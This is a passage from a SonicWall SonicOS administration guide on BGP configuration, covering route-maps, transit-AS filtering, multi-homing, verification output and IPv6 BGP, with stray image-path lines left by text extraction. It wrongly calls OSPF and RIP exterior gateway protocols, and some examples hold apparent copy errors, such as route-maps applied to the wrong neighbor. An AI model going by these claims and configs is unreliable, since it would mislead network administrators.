!
route-map comm permit 10
   match ip address 105
   set community 7675:300
!
route-map comm permit 20
   match ip address 110
   set community 7675:500
!
router bgp 7675
   bgp router-id 10.50.165.228
   network 7.6.7.0/24
   neighbor 10.50.165.233 remote-as 12345
   neighbor 10.50.165.233 route-map shape in
!
ip community-list 1 permit 7675:300
ip community-list 2 permit 7675:500
!
route-map shape permit 10
   match community 1
   set local preference 120
route-map shape permit 20
   match community 2
   set local preference 130
```

Synchronization and Auto-Summary

The synchronization setting controls whether the router advertises routes learned from an iBGP neighbor based on the presence of those routes in its IGP. When synchronization is enabled, BGP will only advertise routes that

are reachable through OSPF or RIP (the Exterior Gateway Protocols as opposed to BGP, the Exterior Gateway Protocol). Synchronization is a common cause of BGP route advertisement problems.


The auto-summary setting controls whether or not routes are advertised classfully. Auto-summary is another common cause of BGP configuration problems

By default, auto-summary and synchronization are disabled on Zebos.

Preventing an Accidental Transit AS

As discussed earlier, an AS peer can either be a transit peer (allowing traffic from an outside AS to another outside AS) or a non-transit peer (requiring all traffic to either originate or terminate on its AS). See Transit peers vs. Non-transit peers. Transit peers have dramatically larger routing tables. Typically, you will not want to configure a SonicWall security appliance as a transit peer.

Transit peers vs. Non-transit peers



To prevent your appliance from inadvertently becoming a transit peer, configure inbound and outbound filters, such as the following:

- Outbound Filters on page 2238
- Inbound Filters on page 2239

Outbound Filters

Permit only routes originated from the local AS out:

```
ip as-path access-list 1 permit ^$


router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 10.50.165.228 filter-list 1 out
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 filter list 1 out
```

Permit only owned prefixes out:

```
ip prefix-list myPrefixes seq 5 permit 12.34.5.0/24
ip prefix-list myPrefixes seq 10 permit 23.45.6.0/24


router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   network 23.45.6.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 prefix-list myPrefixes out
   neighbor 172.1.1.2 prefix-list myPrefixes out
```

Inbound Filters


Drop all owned and private inbound prefixes

```
ip prefix-list unwantedPrefixes seq 5 deny 12.34.5.0/24 le 32
ip prefix-list unwantedPrefixes seq 10 deny 23.45.6.0/24 le 32
ip prefix-list unwantedPrefixes seq 20 deny 10.0.0.0/8 le 32
ip prefix-list unwantedPrefixes seq 21 deny 172.16.0.0/12 le 32
ip prefix-list unwantedPrefixes seq 22 deny 192.168.0.0/16 le 32
ip prefix-list unwantedPrefixes seq 30 permit 0.0.0.0/0 le 32


router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   network 23.45.6.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 prefix-list unwantedPrefixes in
   neighbor 172.1.1.2 prefix-list unwantedPrefixes in
```

Using Multi-Homed BGP for Load Sharing

The topology shown in Multi-homed BGP for load sharing topology is an example where a SonicWall security appliance uses a multi-homed BGP network to load share between two ISPs.

Multi-homed BGP for load sharing topology



The SonicWall security appliance is configured as follows:

```
router bgp 12345
   bgp router-id 10.50.165.233
   network 12.34.5.0/24
   neighbor 10.50.165.228 remote-as 7675
   neighbor 10.50.165.228 route-map ISP1 out
   neighbor 172.1.1.2 remote-as 9999
   neighbor 10.50.165.228 route-map ISP2 out
!
route-map ISP1 permit 10
match ip address 1
set weight 100

route-map ISP1 permit 20
match ip address 2

route-map ISP2 permit 10
match ip address 1


route-map ISP2 permit 20
match ip address 2
set weight 100


access-list 1 permit 12.34.5.0/25
access-list 2 deny 12.34.5.0/25
access-list 2 permit any
```


Verifying BGP Configuration

Topics:

Viewing BGP Routes

The figure below shows a basic BGP topology where a SonicWall security appliance is configured for BGP to connect to two routers on two different ASs.

BGP topology




The routes in the FIB for this network can be viewed either in the SonicOS GUI or by using the CLI.

Topics:

Viewing FIB routes in the GUI

A summary of the BGP configuration can be viewed on the SonicOS GUI through the **Network > Routing** page by clicking the **BGP Status** button, located at the top of the page next to the Routing Mode drop-down menu. The BGP Status window displays the output of the **show ip bgp summary** and **show ip bgp neighbor** commands.

The BGP routes in the FIB can also be viewed on the SonicOS GUI in the Routing Policies table on the **Network > Routing** page.



Viewing FIB Routes in the CLI

To view the FIB routes in the CLI:

```
SonicWall> configure
(config[SonicWall])> route ars-nsm

ZebOS version 7.7.0 IPIRouter 7/2009
ARS NSM>show ip route
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
       O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default

B       7.6.7.0/24 [20/0] via 10.50.165.228, X1, 05:08:31
B       199.199.0/16 [20/0] via 10.50.165.237, X1, 05:08:31
C       10.50.165.192/26 is directly connected, X1
C       127.0.0.0/8 is directly connected, lo0
C       12.34.5.0/24 is directly connected, X0
```

Viewing RIB Routes in the CLI

To view the RIB routes in the CLI, enter the show ip bgp command:

```
ARS BGP>show ip bgp
BGP table version is 98, local router ID is 10.50.165.233
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal, l -
labeled
              S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete
   Network          Next Hop            Metric LocPrf Weight Path
*> 7.6.7.0/24       10.50.165.228            0             0 7675 i
*> 12.34.5.0/24     0.0.0.0                        100  32768 i
*> 199.199.0.0/16   10.50.165.228            0             0 7675 9999 i
Total number of prefixes 3
```

NOTE: The last route is the path to AS9999 that was learned through AS7675.

Configuring BGP Logging


SonicWall BGP offers a comprehensive selection of debug commands to display log events related to BGP traffic. BGP logging can be configured on the CLI by using the **debug bgp** command followed by one of the keywords shown in BGP debug keywords.

BGP debug keywords

BGP Debug Keywords	Description
all	Enables all BGP debugging.
dampening	Enables debugging for BGP dampening.
events	Enables debugging for BGP events.
filters	Enables debugging for BGP filters.
fsm	Enables debugging for BGP Finite State Machine (FSM).
keepalives	Enables debugging for BGP keepalives.
nht	Enables debugging for NHT messages.
nsm	Enables debugging for NSM messages.
updates	Enables debugging for inbound/outbound BGP updates.

To disable BGP debugging, enter the “no” form of the command. For example, to disable event debugging, type the **no debug events** command.

BGP log messages can also be viewed on the SonicOS GUI on the **Log > View** page. BGP messages are displayed as part of the **Advanced Routing** category of log messages.



The above message indicates that an update to the outgoing RIB was denied because the router from which the update was received was not directly connected to the appliance.

To allow for BGP peers that are not directly connected, use the **ebgp-multihop** keyword with the **neighbor** command. For example:

```
neighbor 10.50.165.228 ebgp-multihop
```

IPv6 BGP

IPv6 Border Gateway protocol (BGP) communicates IPv6 routing information between Autonomous Systems (ASs). A SonicWall security appliance with IPv6 BGP support can replace a traditional BGP router on the edge of a network's AS.

IPv6 BGP is enabled on the **Network > Routing** page, but must be configured on the SonicOS Command Line Interface (CLI).

The following restrictions apply to SonicOS 6.2:

- IPv6 BGP is supported only on NSA platforms.
- IPv6 BGP depends on IPv6 functions and ZebOS (Zebra OS).
- MPLS/VPN and multicast are not supported in IPv6 BGP.

Topics:


- Configuring Multiple Autonomous Systems on page 2244
- Configuring Basic BGP over IPv6 on page 2245

Configuring Multiple Autonomous Systems

If an Autonomous System (AS) has multiple BGP routers, the AS can serve as a transit service for other ASs. When BGP runs between routers in different ASs, it uses exterior BGP (eBGP). When BGP runs between routers in the same AS, it uses interior BGP (iBGP).

In Autonomous System with multiple BGP routers configuration, AS 200 is a transit AS for AS 100 and AS 300.

Autonomous System with multiple BGP routers configuration



To configure multiple ASs as shown in Autonomous System with multiple BGP routers configuration, configure routers RTA, RTB, and RTC as follows:

On RTA:

```
router bgp 100
   neighbor 129.213.1.1 remote-as 200

address-family ipv6
```

```
   redistribute connected
   neighbor 129.213.1.1 activate
```

On RTB:

```
router bgp 200
   neighbor 129.213.1.2 remote-as 100
   neighbor 175.220.1.2 remote-as 200

address-family ipv6
   redistribute connected
   neighbor 129.213.1.2 activate
   neighbor 175.220.1.2 activate
```


On RTC:

```
router bgp 200
   neighbor 175.220.212.1 remote-as 200

address-family ipv6
   neighbor 175.220.212.1 activate
   neighbor 175.220.212.1 activate
```

Configuring Basic BGP over IPv6

A IPv6 BGP peer router can be configured to carry either IPv4 or IPv6 route information over either an IPv6 address family or an IPv4 address family. See Basic BGP over IPv6 configuration.

Basic BGP over IPv6 configuration



To configure basic BGP over IPv6, configure routers R1 and R2 as follows:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502

address-family ipv6
   neighbor 2011:11:11:11::2 activate

exit-address-family
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501


address-family ipv6
   network 1010::1/128
   network 2020::1/128
```

```
   neighbor 2011:11:11:11::1 activate
```

Configuring EBGP Multihop

EBGP Multihop enables you to establish a neighbor connection between two external peers that are not directly connected. Multihop is available only for eBGP and is not available in for iBGP. When the firewall has an external neighbor that does not have a direct connection, you can use the **ebgp-multihop** command to establish a neighbor connection.

To configure EBGP Multihop, configure routers R1 and R2:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502
   neighbor 2011:11:11:11::2 ebgp-multihop


address-family ipv6
   neighbor 2011:11:11:11::2 activate
exit-address-family
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501
   neighbor 2011:11:11:11::1 ebgp-multihop


address-family ipv6
   network 1010::1/128
   network 2020::1/128
   neighbor 2011:11:11:11::1 activate
```

Configuring IPv6 BGP Outbound Route Filter

IPv6 BGP Outbound Route Filter (ORF) can be used to minimize the number of BGP updates sent between peer routers by filtering out unwanted routing updates at the source.

To configure IPv6 BGP Outbound Route Filter (ORF), configure routers R1 and R2:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502


address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::2 activate
   neighbor 2011:11:11:11::2 prefix-list pref1 in
   neighbor 2011:11:11:11::2 prefix-list pref2 out
exit-address-family


ipv6 prefix-list pref1 seq 10 deny 1010::1/128
```

```
ipv6 prefix-list pref1 seq 20 permit any
ipv6 prefix-list pref2 seq 10 deny 1111::1/128
ipv6 prefix-list pref2 seq 20 permit any
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501


address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::1 activate
```

To check the routes on R1 and R2, use the **show bgp ipv6 unicast** command.

The route on R1 should have IPv6 address 1010::1/128.

The route on R2 should have IPv6 address 1111::1/128.

On R1:

```
R1> show bgp ipv6 unicast
```

On R2:

```
R2> show bgp ipv6 unicast
```

Configuring IPv6 BGP Distribute List

IPv6 BGP Distribute List can be used to minimize the number of BGP updates sent between peer routers by filtering out unwanted routing updates at the source.

To configure IPv6 BGP Distribute List, configure routers R1 and R2:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502


address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::2 activate
   neighbor 2011:11:11:11::2 distribute-list acl1 in
   neighbor 2011:11:11:11::2 distribute-list acl2 out
exit-address-family


ipv6 access-list acl1 deny 1010::1/128
ipv6 access-list acl1 permit any
ipv6 access-list acl2 deny 1111::1/128
ipv6 access-list acl2 permit any
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
```

```
   neighbor 2011:11:11:11::1 remote-as 6501

address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::1 activate
```

To check the routes on R1 and R2, use the **show bgp ipv6 unicast** command.

The route on R1 should have IPv6 address 1010::1/128.

The route on R2 should have IPv6 address 1111::1/128.

On R1:

```
R1> show bgp ipv6 unicast
```

On R2:

```
R2> show bgp ipv6 unicast
```

IPv6 BGP Route-Map

IPv6 BGP Route-Map can be used to minimize the number of BGP updates sent between peer routers by filtering out unwanted routing updates at the source.

To configure IPv6 BGP Route-Map, configure routers R1 and R2:

On R1:

```
router bgp 6501
   bgp router-id 1.1.1.1
   neighbor 2011:11:11:11::2 remote-as 6502

address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::2 activate
   neighbor 2011:11:11:11::2 route-map map1 in
   neighbor 2011:11:11:11::2 route-map map2 out
exit-address-family

ipv6 access-list acl1 deny 1010::1/128
ipv6 access-list acl1 permit any
ipv6 access-list acl2 deny 1111::1/128
ipv6 access-list acl2 permit any
!
route-map map1 permit 1 match ipv6 address acl1
!
route-map map2 permit 1 match ipv6 address acl2
!
```

On R2:

```
router bgp 6502
   bgp router-id 2.2.2.2
   neighbor 2011:11:11:11::1 remote-as 6501
```

```
address-family ipv6
   redistribute connected
   neighbor 2011:11:11:11::1 activate
```

To check the routes on R1 and R2, use the **show bgp ipv6 unicast** command.

On R1:

```
R1> show bgp ipv6 unicast
```

The route on R1 should have IPv6 address 1010::1/128.

On R2:


```
R2> show bgp ipv6 unicast
```

The route on R2 should have IPv6 address 1111::1/128.

Configuring an AS Regular Expression

You can configure regular expressions that can be matched and used to deny or allow addresses from an AS. See Autonomous System regular expression configuration.

Autonomous System regular expression configuration



RTB advertises these routes:

- 2004::/64
- 2003::/64
- 2002::/64

RTC advertises these routes:

- 5000::/64
- 6666::6/128
- 7777::7/128

To check the routes on router RTA, use the show bgp ipv6 unicast command:

On RTA:

```
RTA> show bgp ipv6 unicast

BGP table version is 4, local router ID is 10.0.1.2
```

```
Status codes: s suppressed, d damped, h history, * valid, > best,
i - internal, l - labeled
S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete
```

Network	Next Hop	Metric	LocPrf	Weight	Path
*> 2002::/64	::ffff:a00:101	0	0	100	i
*> 2003::/64	::ffff:a00:101	0	0	100	i
*> 2004::/64	::ffff:a00:101	0	0	100	i
*> 5000::/64	::ffff:a00:101	0	0	100	400i
*> 6666::6/128	::ffff:a00:101	0	0	100	400
*> 7777::7/128	::ffff:a00:101	0	0	100	400

To configure AS regular expressions on RTA and deny all routes originated in AS100:

```
router bgp 200
   neighbor 10.0.1.1 remote-as 100
   neighbor 10.0.1.1 update-source X2
   neighbor 2004::1 remote-as 100
   neighbor 2004::1 update-source X2
!
address-family ipv6
   neighbor 10.0.1.1 activate
   neighbor 10.0.1.1 filter-list 1 in
   neighbor 2004::1 activate
   exit-address-family


ip as-path access-list 1 deny ^100$
ip as-path access-list 1 permit .*
```

To check the routes on router RTA, use the show bgp ipv6 unicast command.

On RTA:

```
RTA> show bgp ipv6 unicast
BGP table version is 4, local router ID is 10.0.1.2
Status codes: s suppressed, d damped, h history, * valid, > best,
i - internal, l - labeled
S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete
```

Network	Next Hop	Metric	LocPrf	Weight	Path
*> 5000::/64	::ffff:a00:101	0	0	100	400i
*> 6666::6/128	::ffff:a00:101	0	0	100	400i
*> 7777::7/128	::ffff:a00:101	0	0	100	400i

```
Total number of prefixes 3
```

To modify the AS path to deny all routes learned from the AS100:

On RTA:

```
router bgp 200
   neighbor 10.0.1.1 remote-as 100
   neighbor 10.0.1.1 update-source X2
   neighbor 2004::1 remote-as 100
   neighbor 2004::1 update-source X2
!
address-family ipv6
   neighbor 10.0.1.1 activate
   neighbor 10.0.1.1 filter-list 1 in
   neighbor 2004::1 activate
exit-address-family

ip as-path access-list 1 deny _100_
ip as-path access-list 1 permit .*
```

To check the routes on router RTA, use the **show bgp ipv6 unicast** command.

On RTA:


```
RTA> show bgp ipv6 unicast
```

EBGP Route Selection

Routes are selected based on the administrative distance of the routing protocol running on that route. Routing protocols with lower administrative distances are given priority over routing protocols with higher administrative distances. EBGP has an administrative distance of 20. OSPF has an administrative distance of 110.

Autonomous systems EBGP route selection configuration shows three ASs and the routing protocols used by the BGP routers.

Autonomous systems EBGP route selection configuration



The RTC router in AS300 advertises route 1000::/64 to both AS100 and to AS200.

The route from RTC (AS300) to RTA (AS100) runs OSPF.

The route from RTC (AS300) to RTB (AS200) runs eBGP.

The route from RTA (AS100) to RTB (AS200) runs eBGP.

RTA (AS100) receives updates about route 1000::/64 from both OSPF and eBGP. The route learned from eBGP is selected and added to RTA's routing table, because the administrative distance of eBGP is less than the administrative distance of OSPF.

On RTA:

```
router bgp 100
   neighbor 3001::1 remote-as 200
!
address-family ipv6
   distance bgp 150 150 150
   neighbor 3001::1 activate
exit-address-family
```

On RTB:

```
router bgp 200
   bgp log-neighbor-changes
   neighbor 1001::1 remote-as 300
   neighbor 2003::1 remote-as 100

address-family ipv6
   network 6666::6/128
   neighbor 1001::1 activate
   neighbor 2003::1 activate
exit-address-family
```

On RTC:

```
router bgp 300
   neighbor 3002::1 remote-as 200
!
address-family ipv6 network 1000::/64
   neighbor 3002::1 activate
exit-address-family
```

To check the routes on router RTA, use the **show ipv6 route** command.

```
RTA> show ipv6 route

IPv6 Routing Table

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF, I - IS-IS, B
- BGP
Timers: Uptime


B   1000::/64 [20/0] via fe80::204:27ff:fe0c:b006, X1, 00:01:07
C   2003::/64 via ::, X1, 00:30:50
B   6666::6/128 [20/0] via fe80::204:27ff:fe0c:b006, X1, 00:01:07
C   fe80::/64 via ::, X1, 00:30:53
```

As RTC is directly connected to RTA, the route from OSPF is actually a better route than the route learned by BGP. To ensure that the route between RTA and RTC is selected for the routing table, you can use the **distance** command to change the default administrative distance of the BGP route to a higher administrative distance than the OSPF route. For example:

```
   distance bgp 150 150 150
```

You can also use the **backdoor neighbor** command to set the BGP route as the preferred route. For example:

On RTA:

```
router bgp 100
   neighbor 3001::1 remote-as 200
!
address-family ipv6
   network 1000::/64
   backdoor neighbor 3001::1 activate
exit-address-family
```

To check the routes on router RTA, use the show ipv6 route command.

```
RTA> show ipv6 route
IPv6 Routing Table


Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF, I - IS-IS, B
- BGP
Timers: Uptime


O   1000::/64 [110/2] via fe80::217:c5ff:feb4:57f2, X4, 00:30:53
C   2003::/64 via ::, X1, 00:31:18
B   6666::6/128 [20/0] via fe80::204:27ff:fe0c:b006, X1, 00:00:03
C   fe80::/64 via ::, X1, 00:31:21
```


IPv6 BGP Synchronization

IPv6 BGP Synchronization keeps all BGP routers updated with the IPv6 addresses of all available routes and networks.

